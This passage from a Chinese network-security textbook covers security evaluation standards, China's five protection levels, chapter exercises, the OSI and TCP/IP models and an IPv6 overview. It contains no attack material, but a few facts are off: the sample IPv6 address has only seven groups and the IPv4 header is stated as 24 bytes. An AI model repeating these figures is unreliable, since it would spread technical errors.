美国联邦准则综合了欧洲的 ITSEC 和加拿大的 CTCPEC 的优点，用来提供 TCSEC 的升级版本，同时保护已有投资。该标准引入了保护轮廓的概念。保护轮廓是以通用要求为基础创建的一套独特的 IT 产品安全标准。保护轮廓需要对设计、实现和使用 IT 产品的要求进行详细说明。FC 起初只是一个过渡标准，后来结合其他标准才发展为共同标准。

5. 通用准则(CC)

1993 年，德国、法国、荷兰、英国、加拿大和美国联合在一起，把原有标准组合成一个单一的全球标准，即信息技术安全评估通用准则，简称通用准则。它强调将安全的功能与保障分离，并将功能需求分为 9 类 63 族，保障分为 7 类 29 族。

6. ISO 安全体系结构标准

在安全体系结构方面，ISO 制定了国际标准 ISO 7498-2:1989《信息处理系统、开发系统互连、基本模型第 2 部分安全体系结构》。该标准在身份认证、访问控制、数据加密、数据完整性和防止抵赖方面提供了 5 种可供选择的安全服务，如下所示：

- 身份认证：证明用户级服务器身份的过程。
- 访问控制：用户身份一经验证就发生访问控制，这个过程决定用户可以使用、浏览或改变哪些系统资源。
- 数据加密：使用加密技术保护数据免于未授权的泄露，可避免被动威胁。
- 数据完整性：通过检验或维护信息的一致性，避免主动威胁。
- 防止抵赖方面：提供关于服务、过程或部分信息的起源证明或发送证明。

1.4.3 国内安全评估标准

在我国，根据 GB 17859—1999《计算机信息系统安全保护等级划分准则》和 GA 163—1997《计算机信息系统安全专用产品分类原则》等，1999 年 10 月经过国家质量技术监督局批准发布的准则将计算机安全保护划分为 5 个级别。

1) 第一级

用户自主保护级。本级的计算机防护系统能够把用户和数据隔开，使用户具备自主的

安全防护能力。用户可以根据需求采用系统提供的访问控制措施来保护自己的数据，避免其他用户对数据的非法读写与破坏。

2)　第二级

系统审计保护级。这一级除了具备第一级所有的安全保护功能外，还要求创建和维护访问的审计跟踪记录，使所有用户对自己行为的合法性负责。本级使计算机防护系统访问控制更加精细，允许对单个文件设置访问控制。

3)　第三级

安全标记保护级，除具备前一级所有的安全保护功能外，还要求以访问对象标记的安全级别限制访问者的权限，实现对访问对象的强制访问。该级别提供了安全策略模型、数据标记以及严格访问控制的非形式化描述。系统中的每个对象都有一个敏感性标签，每个用户都有一个许可级别。许可级别定义了用户可处理的敏感性标签，系统中每个文件都按内容分类并标有敏感性标签。任何对用户许可级别和成员分类的更改都受到严格控制。

4)　第四级

结构化保护级。除具备前一级所有安全保护功能外，还将安全保护机制划分为关键部分和非关键部分，对关键部分可直接控制访问者对访问对象的存取，从而加强系统的抗渗透能力。系统的设计和实现要经过彻底的测试和审查；必须对所有目标和实体实施访问控制策略，要有专职人员负责实施；要进行隐蔽信道分析，系统必须维护一个保护域，保护系统的完整性，防止外部干扰。

5)　第五级

访问验证保护级。除具备前一级所有的安全保护功能外，还特别增设了访问验证功能，负责仲裁访问对象的所有访问，也就是访问监控器。访问监控器本身是抗篡改的，且足够小，能够分析和测试。为了满足访问监控器的需求，计算机防护系统在其构造时，排除那些对实施安全策略来说并非必要的部件；在设计和实现时，从系统工程角度将其复杂性降到最小。

虽然国际上有很多标准化组织在信息安全方面制定了许多标准，但是信息安全标准关系到国家的安全、利益，任何国家都不会轻易相信和依赖别人，都会制定自己的标准来保护本国利益。我国信息安全标准化工作虽然起步较晚，但近年来发展较快。“入世”后，标准化工作在公开性、透明度等方面取得了实质性进展，制定了一批符合中国国情的信息安全标准，为信息安全的开展奠定了基础。

1.5　本章小结

本章通过案例介绍了网络面临的威胁和安全风险，并对影响网络安全的各种因素进行了分析，分析了网络安全的现状和发展趋势；概要介绍了网络安全的概念和技术特征、网络安全研究的目标和主要内容、主要的网络安全防护技术；重点讲述了实体安全的内容，包括机房安全、环境安全和设备安全；最后概要介绍了网络安全风险评估的概念和流程，介绍了国内外网络安全技术评估标准、通用准则等。

1.6 课后习题

1. 填空题

(1) 被动攻击的目的是________而不是进行访问，在不影响网络正常工作的情况下，攻击者通过_______、信息收集等攻击方法截获、窃取、破译___________来获得重要机密信息。

(2) 单纯就技术而言，网络安全涉及计算机科学、网络技术、____________、应用数学、密码技术和________等多个学科。

(3) 常用的保密技术有：防侦收、________防辐射、信息加密、___________。

2. 选择题

(1) 应用软件的漏洞属于网络系统(　　)。

A. 操作系统的脆弱性　　B. 计算机系统的脆弱性

C. 数据库系统的脆弱性　　D. 网络通信的脆弱性

(2) 审计跟踪属于(　　)。

A. 实体安全　　B. 运行安全

C. 系统安全　　D. 应用安全

(3) (　　)风险评估方法属于定量分析法。

A. 聚类分析法　　B. SCL

C. FTA　　D. 危险度评价法

3. 判断题

(1) 主动攻击包括拒绝服务攻击、信息篡改、资源使用和欺骗等攻击方法。　(　　)

(2) 网络没有绝对的安全，只要联网就存在威胁。　(　　)

(3) 网络机房应尽量采用水冷式空调，制冷效果好。　(　　)

4. 简答题

(1) 网络系统的脆弱性表现在哪些方面？

(2) 网络安全的发展趋势有哪些？

(3) 网络安全的研究内容有哪些？

(4) 简述网络安全防护技术及其内容。

(5) 应该从哪些方面保障网络机房的安全？

(6) 简述网络安全风险评估的环节及其内容。

第 2 章

网络安全基础

计算机技术正在日新月异地迅猛发展，功能强大的计算机和 Intranet/Internet 正在世界范围内普及。信息化和网络化是当今世界经济与社会发展的大趋势，信息资源的深入开发利用以及各行各业的信息化、网络化已经迅速展开；全社会广泛应用信息技术，计算机网络广泛应用为人们所关注。面对当前严重危害计算机网络的种种威胁，必须采取有力的措施来保证计算机网络的安全。但是现有的计算机网络大多数在建立之初都忽略了安全问题，即使考虑了安全，也仅把安全机制建立在物理安全机制上。本章分析了计算机网络安全体系的含义以及其安全机制，并对当前网络安全应涉及的一些内容做了介绍。

2.1 网络安全体系结构

计算机网络安全体系结构是网络安全最高层的抽象描述，在大规模的网络工程建设与管理和网络安全系统设计开发的过程中，需要从全局的体系结构和考虑安全问题的整体解决方案角度出发，才能保证网络安全功能的完备性与一致性，降低安全的风险、代价和管理的费用。因此，安全体系结构对于网络安全的理解、设计、实现与管理都具有重大意义。

2.1.1 开放系统互连参考模型

OSI/RM(Open System Interconnection Reference Model)开放系统互连参考模型 7 层协议的主要功能如表 2-1 所示。

表 2-1 OSI/RM 的主要功能

层次	名称	主要功能	功能概述	应用样例
7	应用层	具体应用功能，解决做什么	提供(OSI)用户服务，如文件传输、电子邮件、网络管理等	Telnet、HTTP
6	表示层	表示、表达、解决像什么	实现不同格式和编码之间的交换，传递数据的语法及语义	ASCII、JPEG、EBCDIC
5	会话层	如何检查？对方是谁	在两个应用进程之间建立和管理不同形式的通信对话。其数据流方向控制有三种，即单工、半双工、双工	操作系统、应用访问规划
4	传输层	对方在何处	提供传递方式，进行多路利用，实现端点间的数据交换、为会话层实现提供透明的、可靠的数据传输服务	TCP 、 UDP 、SPX
3	网络层	数据走什么路径到达	通过分组交换和路由选择为传输层实体提供端到端的交换网络数据，传送功能使得传输层摆脱路由选择、交换方式、拥挤控制等网络传输细节，实现数据传输	IP、IPX
2	数据链路层	每一步应该怎样走	进行二进制数据块传送，并进行差错检测和数据流控制。它分为两个子层，即介质访问控制协议(MAC)和逻辑链路控制协议(LLC)	802.3/802.2、HDLC
1	物理层	对上一层的每一步如何利用物理传输介质传送	通过机械和电气互联方式把实体连接起来，让数据流通过	EIA-RS232、10Base2、10Base5

2.1.2　Internet 网络体系层次结构

Internet 目前使用的协议是 TCP/IP 协议。TCP/IP 协议是一个 4 层结构的集网络通信、应用、服务、管理等多种功能的协议族，这 4 层协议分别是物理网络接口层协议、网际层协议、传输层协议和应用层协议。

TCP/IP 族的 4 层协议与 OSI 参考模型的 7 层协议和常用协议的对应关系如图 2-1 所示。




图 2-1　TCP/IP 协议与 OSI 协议和常用协议的对应关系

网络系统的技术安全性可以通过对网络系统中受保护对象的保护措施进行保护。可以将网络系统安全管理框架作为各种适合特定业务需求或管理需求的安全技术手段，分门别类地应用到网络安全受保护对象的各个层次中，从技术的角度有效地支撑网络安全运作体系，达到切实有效地保障网络安全的目的。

2.1.3　网络安全层次特征体系

为了更好地理解网络安全层次特征体系，可以将计算机网络安全看成一个由多个安全单元组成的集合，每一个安全单元都是一个整体，包含了多个特性。可以从安全特性的安全问题、系统单元的安全问题和开放系统互连参考模型结构层次的安全问题这 3 个主要特性来理解一个安全单元。所以，安全单元集合可以用一个三维的安全空间进行描述，如图 2-2 所示。

1. 安全特性的安全问题

安全特性是指该单元能解决的具体安全威胁。计算机网络的安全威胁主要关心人的恶意行为可能导致的资源被破坏、信息泄露、篡改、滥用和拒绝服务，其中的资源主要包括信息资源、计算资源、通信资源等。




图 2-2　网络安全层次特征体系结构

2. OSI 参考模型的安全问题

OSI 参考模型的安全问题主要指 OSI 参考模型的各层都存在着不同的安全漏洞和隐患。

3. 系统单元的安全问题

系统单元的安全问题是指该安全单元解决指定系统环境的安全问题。对于 Internet，可以从 4 个不同的环境来分析其安全问题。

4. 物理环境的安全问题

物理环境的安全问题主要包括该特性的安全单元解决物理环境的安全问题。

5. 网络系统本身的安全问题

网络系统本身的安全问题主要指数据在网络上传输的安全威胁。例如，加密技术可以解决数据在网络传输过程中的安全问题。“系统”主要指的是操作系统，它包含该特性的安全单元解决端系统或者中间系统(网桥、路由器等)的操作系统包含的安全问题。一般是

指数据和资源在存储时的安全威胁。

6. 应用系统的安全问题

应用系统的安全问题主要指该特性的安全单元解决应用程序所包含的安全问题。一般是指数据在操作及资源使用时遇到的安全威胁。

7. 网络管理的安全问题

网络管理的安全问题主要包括安全域的设置和管理、安全管理信息库、安全管理信息的通信、安全管理应用程序协议及安全机制与服务管理。

以上涉及的具体内容将在后续章节中详细介绍。

2.1.4　IPv6 的安全性

IPv6 是 Internet Protocol version 6 的缩写，也被称作下一代互联网协议，它是由 IETF(互联网工程任务组)设计的用来代替现行的 IPv4 协议的一种新的 IP 协议。今天的互联网大多数应用的是 IPv4 协议，IPv4 协议已经使用了 20 多年。IPv4 获得了巨大的成功，同时随着应用范围的扩大，它也面临着越来越不容忽视的危机，如地址匮乏等。IPv6 是为了解决 IPv4 存在的一些问题和不足而提出的，同时它还在许多方面提出了改进，如路由、自动配置方面。经过一个较长的 IPv4 和 IPv6 共存的时期，IPv6 最终会完全取代 IPv4，在互联网上占据统治地位。对比 IPv4，IPv6 有如下特点，这些特点也可以说是 IPv6 的优点：简化的报头和灵活的扩展、层次化的地址结构、即插即用的联网方式、网络层的认证与加密、服务质量的满足、对移动通信更好的支持。

1. IPv6 概述

相对于 IPv4，IPv6 有如下一些显著的优势：

(1) 地址容量大大扩展，由原来的 32 位扩充到 128 位，彻底解决 IPv4 地址不足的问题；支持分层地址结构，从而更易于寻址；扩展支持组播和任播地址，这使得数据包可以发送给任何一个或一组节点。

(2) 大容量的地址空间能够真正地实现无状态地址自动配置，使 IPv6 终端能够快速链接到网络上，无须人工配置，实现了真正的即插即用。

(3) 报头格式大大简化，从而有效减少路由器或交换机对报头的处理开销，这对设计硬件报头处理的路由器或交换机十分有利。

(4) 加强了对扩展报头和选项部分的支持，这除了让转发更为有效外，还将对将来网络加载的应用提供充分的支持。

(5) 流标签的使用可以为数据包所属类型提供个性化的网络服务，并有效保障相关业务的服务质量。

(6) 认证与私密性，IPv6 把 IPSec 作为必备协议，保证了网络层端到端通信的完整性和机密性。

(7) IPv6 在移动网络和实时通信方面有很多改进。不像 IPv4，IPv6 具备强大的自动配置能力，从而简化了移动主机和局域网的系统管理。

新的 IPv6 报头的结构比 IPv4 简单得多，IPv6 报头中删除了 IPv4 报头中不常用的域，放入了可选项和报头扩展中；IPv6 中只有 6 个域和两个地址空间。虽然 IPv6 报头占 40 字节，是 24 字节 IPv4 报头的 1.6 倍，但因其长度固定(IPv4 报头是变长的)，故不需要消耗过多的内存容量。IPv4 中的报头长度(Header Length)、服务类型(Type Of Service，TOS)、标识符(Identification)、标志(Flag)、分段偏移(Fragment Offset)和报头校验(Header Checksum)这 6 个域被删除。报文总长(Total Length)、协议类型(Protocol Type)和生存时间(Time To Live，TTL)3 个域名或部分功能被改变，其选项(Options)功能完全被改变，新增加了两个域，即优先级和流标签。

有些人也许要问，IPv4 地址不够用，那我在 IPv4 上再增加几位地址表示就行了，何必非要使用 IPv6 的 128 位呢？这种提问是对芯片设计及 CPU 处理方式不理解造成的，同时也对未来网络的扩展没有充分的预见性。芯片设计中数值的表示是全用“0”、“1”代表，CPU 处理字长发展到现在分别经历了 4 位、8 位、16 位、32 位、64 位等，在计算机中，当数据能用 2 的指数次幂字长位的二进制数表示时，CPU 对数值的处理效率最高。IPv4 地址对应的是 32 位字长就是因为当时的互联网上的主机 CPU 字长为 32 位。现在的 64 位机已十分普及，128 位机正在成长中。将地址定为 128 位是十分合适的。

IPv6 提供 128 位的地址空间，IPv6 所能提供的巨大地址容量可以从以下几个方面来说明：共有 2^{128} 个不同的 IPv6 地址，也就是全球可分配地址数为 340 282 366 920 938 463 463 374 607 431 768 211 456 个；若按土地面积分配，每平方厘米可获得 2.2×10^{20} 个地址。IPv6 地址耗尽的机会是很小的。在可预见的很长时期内，IPv6 的 128 位地址长度形成的巨大的地址空间将极大地满足那些伴随着网络智能设备的出现而对地址增长的需求，如个人数据助理(PAD)、移动电话(Mobile Phone)、家庭网络接入设备(HAN)等。

IPv4 地址表示为点分十进制格式，32 位的地址分成 4 个 8 位分组，每个 8 位写成十进制，中间用点号分隔。而 IPv6 的 128 位地址则是以 16 位为一分组，每个 16 位分组写成 4 个十六进制数，中间用冒号分隔，称为冒号分十六进制格式。如 21DA:00D3:0000:02AA:00FF:FE28:9C5A 是一个完整的 IPv6 地址。在 IPv4 中，地址是用户拥有的。也就是说一旦用户从某机构处申请到一段地址空间，他就永远使用该地址空间，而不管他是从哪个因特网服务提供者(ISP)处获得服务。这种方式的缺点是 ISP 必须在路由表中为每个用户的网络号维护一条表项。随着用户数量的增加，会出现大量无法会聚的特殊路由，即使 CIDR 也不能处理这样的路由表爆炸现象。IPv6 改变了地址的分配方式，从用户拥有变成了 ISP 拥有。全球网络号由因特网地址分配机构(IANA)分配给 ISP，用户的全球网络地址是 ISP 地址空间的子集。每当用户改变 ISP 时，全球网络地址必须更新为新 ISP 提供的地址。这样 ISP 能有效地控制路由信息，避免路由爆炸现象的出现。通常一台 IPv6 主机有多个 IPv6 地址，即使该主机只有一个单接口。一台 IPv6 主机可同时拥有以下几种单点传送地址：每个接口的链路本地地址、每个接口的单播地址(可以是一个站点本地地址和一个或多个可聚集全球地址)、回环(Loopback)接口的回环地址。IPv6 定义了邻居发现协议(Neighbor Discovery Protocol，NDP)，它使用一系列 IPv6 控制信息报文(ICMPv6)来实现相邻节点(同一链路上的节点)的交互管理，并在一个子网中保持网络层地址之间的映射。邻居发现协议中定义了 5 种类型的信息：路由器通告(Router

Advertisement)、路由器请求(Router Solicitation)、路由重定向(Redirect)、邻居请求(Neighbor Solicitation)和邻居通告(Neighbor Advertisement)。IPv6 不再执行地址解析协议(ARP)或反向地址解析协议(RARP)，而以邻居发现协议中的相应功能代替。IPv6 邻居发现协议与 IPv4 地址解析协议主要区别如下：①IPv4 的地址解析协议 ARP 是独立的协议，负责 IP 地址到链路层地址的转换，对不同的链路层协议要定义不同的 ARP 协议。IPv6 的邻居发现协议 NDP 包含了 ARP 的功能，且运行于因特网控制报文协议 ICMPv6 上，更具有一般性，包括更多内容，而且适用于各种链路层协议。②ARP 协议以及 ICMPv4 路由器发现和 ICMPv4 重定向报文基于广播，而 NDP 